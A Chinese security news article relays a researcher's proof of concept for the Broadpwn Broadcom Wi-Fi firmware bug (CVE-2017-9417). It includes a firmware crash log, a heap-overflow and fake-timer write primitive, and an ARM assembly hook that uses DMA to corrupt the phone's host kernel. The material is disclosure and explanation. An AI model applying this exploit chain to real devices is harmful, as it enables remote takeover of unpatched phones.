这个人用BroadPwn漏洞黑掉了安卓手机，数百万台设备面临侵入风险


2017-07-15 漏洞银行|BUGBANK 行长叠报

谷歌最近发布了针对Android设备的每月安全公告，其中涉及了到了博通Wi-Fi芯片的严重漏洞，**足以影响到数百万台Android设备。**

这个远程代码执行漏洞被称为BroadPwn，存在于博通旗下的BCM43xx Wi-Fi芯片组中。

这个漏洞不需要用户交互就可以远程激活，允许黑客利用**核心权限远程攻击Android设备**，执行恶意代码。


近日，一名昵称为ZHUO WEI的技术人员在其博客上发布了一篇文章，讲述他如何利用Nitay Artenstein发现的Broadpwn 漏洞（CVE-2017-9417），通过Wi-Fi使安卓手机崩溃。



Nitay Artenstein

利用漏洞把一部手机搞崩溃

如果你的手机连接了不安全的无线网络，黑客可以利用Broadpwn漏洞控制你的Wi-Fi芯片，继而使用DMA攻击控制整个手机。



为了验证可行性，ZHUO WEI制作了一个恶意网络，利用漏洞使一部Nexus 6P的内存崩溃，导致手机重启。

在Wi-Fi芯片上执行代码

ZHUO WEI之前利用漏洞造成内存堆的越界写操作，导致Wi-Fi芯片在读取无效地址时崩溃。

下面是崩溃的记录：

> - [695.399412] CONSOLE: FWID 01-a2412ac4
> - [695.399420] CONSOLE: flags 60040005
> - [695.399425] CONSOLE: 000003.645
> - [695.399430] CONSOLE: TRAP 4(23fc30): pc 5550c, lr 2f697, sp 23fc88, cpsr 2000019f, spsr 200001bf
> - [695.399435] CONSOLE: 000003.645 dfsr 1, dfar 41414145
> - [695.399441] CONSOLE: 000003.645 r0 41414141, r1 2, r2 1, r3 0, r4 22cc00, r5 217634, r6 217048
> - [695.399449] CONSOLE: 000003.645 r7 2, r8 56, r9 1, r10 216120, r11 217224, r12 8848cb89
> - [695.399455] CONSOLE: 000003.645
> - [695.399460] CONSOLE: sp+0 00000002 0022cc00 0022d974 00217634
> - [695.399465] CONSOLE: 000003.645 sp+10 00000004 0001aa83 0022d97f 00000168
> - [695.399471] CONSOLE:
> - [695.399476] CONSOLE: 000003.645 sp+14 0001aa83
> - [695.399481] CONSOLE: 000003.645 sp+38 000937eb

> - [695.399486] CONSOLE: 000003.645 sp+44 00003b15
> - [695.399492] CONSOLE: 000003.645 sp+4c 00088659
> - [695.399497] CONSOLE: 000003.645 sp+64 00008fc7
> - [695.399502] CONSOLE: 000003.645 sp+74 0000379b
> - [695.399507] CONSOLE: 000003.645 sp+94 00000a29
> - [695.399512] CONSOLE: 000003.645 sp+c4 0019a9e1
> - [695.399517] CONSOLE: 000003.645 sp+e4 00006a4d
> - [695.399523] CONSOLE: 000003.645 sp+11c 00188113
> - [695.399528] CONSOLE: 000003.645 sp+15c 000852ef
> - [695.399533] CONSOLE: 000003.645 sp+180 00019735
> - [695.399538] CONSOLE: 000003.645 sp+194 0001ec73
> - [695.399543] CONSOLE: 000003.645 sp+1bc 00018ba5
> - [695.399549] CONSOLE: 000003.645 sp+1dc 00018a75
> - [695.399554] CONSOLE: 000003.645 sp+1fc 0000656b

首先要要搞清楚的是，我们在覆盖什么。

堆分配是以8字节开始的: 包含分配大小的uint32_t和一个指针。

连接到使用QoS的普通Wi-F网络,然后用dhdutil转储了Wi-Fi芯片的内存。接下里，使用一个堆可视化脚本来检查整个堆，查找以0050f202开头的分配（WME信息元素的开头）。

有两个分配是从这个字节开始：在0x1f3550和0x21700c的块。两个分配后面都带着另一个大小为0x78字节的块（在0x1f3584和0x217040）。

观察崩溃记录中的堆栈，我们可以发现r6=0x217048和第二个分配的开头是相匹配的。所以溢出的地址应该是第二个。

接下来要覆盖什么呢？现在只知道下一个块的大小（0x78）和内容（几个指针，但是没有函数指针）。

先看看崩溃的代码。

顺着调用堆栈看上去，我们可以发现一个带有函数名的printf调用的函数。

交叉引用后，我们可以重建这个调用堆栈。

> 0x5550c wlc_hrt_del_timeout
> 0x635cc wlc_pm2_sleep_ret_timer_stop
> 0x2f670 wlc_set_pm_mode
> 0x19734 _wlc_ioctl

看上去是覆盖了一个指向计时器的指针，而且在禁用它的时候导致硬件崩溃。

启用时，这个类型的定时器会放置在单个链表中。一个计时器看起来是这样的：

```
typedef struct wlc_hrt_to {
    wlc_hrt_to_t *next; // 0x0
    list_head *hrti;    // 0x4
    uint32_t timeout;   // 0x8
    void *func;         // 0xc
} wlc_hrt_to_t;
```

所以禁用一个计时器的时，wlc_hrt_del_timeout会执行以下操作：

- 检查传递给定时器的指针是否为空；如果是，则返回
- 从定时器中获取列表头部的指针
- 利用列表迭代找到要禁用的计时器
- 找到之后，将计时器中的剩余时间添加到序列中的下一个定时器
- 执行标准单链表删除（prev-> next = this-> next）
- 最后将定时器上的函数指针设置为null

然后再错误调用超时添加功能，将这里变成一个写操作。

- 制作一个假的定时器对象
- 将指针指向列表头的假链接头
- 这个假链接头指向假计时器对象
- 将这个假定时器对象上的下一个指针设置为指向要覆盖的代码
- 将这个假对象的剩余时间设置为我们要覆盖的地址的当前值
- 将定时器的功能指针与链接表头的下一个指针重叠

这样一来，当硬件尝试禁用这个假定时器时，它会：

- 找到我们的定时器对象—列表中的第一个计时器
- 将剩余时间添加到列表中的下一个定时器，指向我们想要覆盖的代码
- 通过将prev-> next（当前列表的头部）设置为this-> next来取消链接
- 将函数指针清零。由于我们将假定时器与假链接表头重叠，所以这也会使列表头的下一个指针置零，所以试图禁用这个定时器的命令会在查看空链接列表时失败，从而防止设备崩溃。

决定将第一条指令改成dma64_txfast跳转到溢出缓冲区的分支指令，允许通过dma方式对任意内存进行写入和读取。

除了这些，还需要：

- 将覆盖结构中的其他指针设置为null，以防止固件尝试访问它们时出现崩溃
- 用0x41填充溢出结构的前端，使硬件禁用假的定时器

- 确保硬件不会覆盖我们的有效载荷

然后就可以执行代码了。

崩溃主CPU

主要方法是用手机通过PCI Express连接Wi-Fi芯片组，允许任何内存写入和通过DMA读取。

通过操作Wi-Fi芯片上的DMA缓冲区列表，黑客可以将任何信息写入主内存，从而在主CPU上执行代码。

使用Project Zero的DMA攻击代码，将D2H_MSGRING_TX_COMPLETE环的ringaddr为指向内核，然后利用dump_pci.py脚本转储了环形结构的地址，在主CPU的物理内存中编写了一个将目标地址修补为0x248488的钩子，并且修补了WME IE错误。

下面是钩子：

```
.syntax unified
.thumb
hook_entry: // 0x90
push {r0-r3,r4-r9,lr} // 0x217090
bl fullhook // 0x217094
pop {r0-r3} // 0x217098
.word 0xbaf9f774 // 0x21709a: branch to original txfast
fullhook:
ldr r3, patchoutaddr // 0x21709e
ldr r2, patchaddr // 0x2170a0
str r2, [r3] // 0x2180a2
ldr r2, ringaddr // 0x2180a4
ldr r3, valuewritten // 0x2180a6
str r3, [r2] // 0x2180a8
bx lr // 0x2180aa
valuewritten:
.word 0x00248488 // 0x2180ac physical address on the host side; seems to crash things...
patchoutaddr:
.word 0x1b8ad0 // 0x2180b0 function to patch
patchaddr:
.word 0x47702000 // 0x2180b4 mov r0, #0; bx lr note firmware overwrites byte 0 with a 0; it's fine
ringaddr:
.word 0x002397C4 // 0x2180b8 ringaddr of D2H_MSGRING_TX_COMPLETE dumped with Project Zero's dump_pci.py
```

然后将其组装并放入有效载荷中。

下一次调用dma64_txfast时，代码将修补DMA环，并且待处理的下一个Wi-Fi数据包将覆盖主CPU内核的一部分，从而使其崩溃。

官方措施

谷歌在其七月份的Android安全公告中指出，这个漏洞最严重的地方在于，**它允许黑客在非特权进程中执行任意代码，而且这个操作是可以远程进行的。**

由于Nitay Artenstein会在 Black Hat 2017上展示他的发现，所以目前还没有更多关于BroadPwn漏洞的细节。

谷歌已经针对Pixel 和 Nexus 的设备进行了无线网络更新和硬件优化，但是其他Android设备还要继续等待手机厂商的消息。

这也使得数百万台Android设备还要继续在漏洞中暴露好几个月。

也许你还想看

美国国务院情报官员被黑客攻击，数千封机密邮件遭到泄露
黑客如何盗取Uber用户信息——利用子域名接管轻松搞定
如何把可以劫持DNS请求的.io顶级权限域名搞到手
黑客使用PoS恶意软件入侵自动售货机，用户银行卡和指纹信息或遭泄露
当心了！这款针对Android手机的新病毒，偷拍录音拦截微信无所不能

*IDEA值得分享 | 转载注明出处


关注获取更多
资讯 / 讲座 / 案例 / 干货 / 伙伴
漏洞银行 / BUGBANK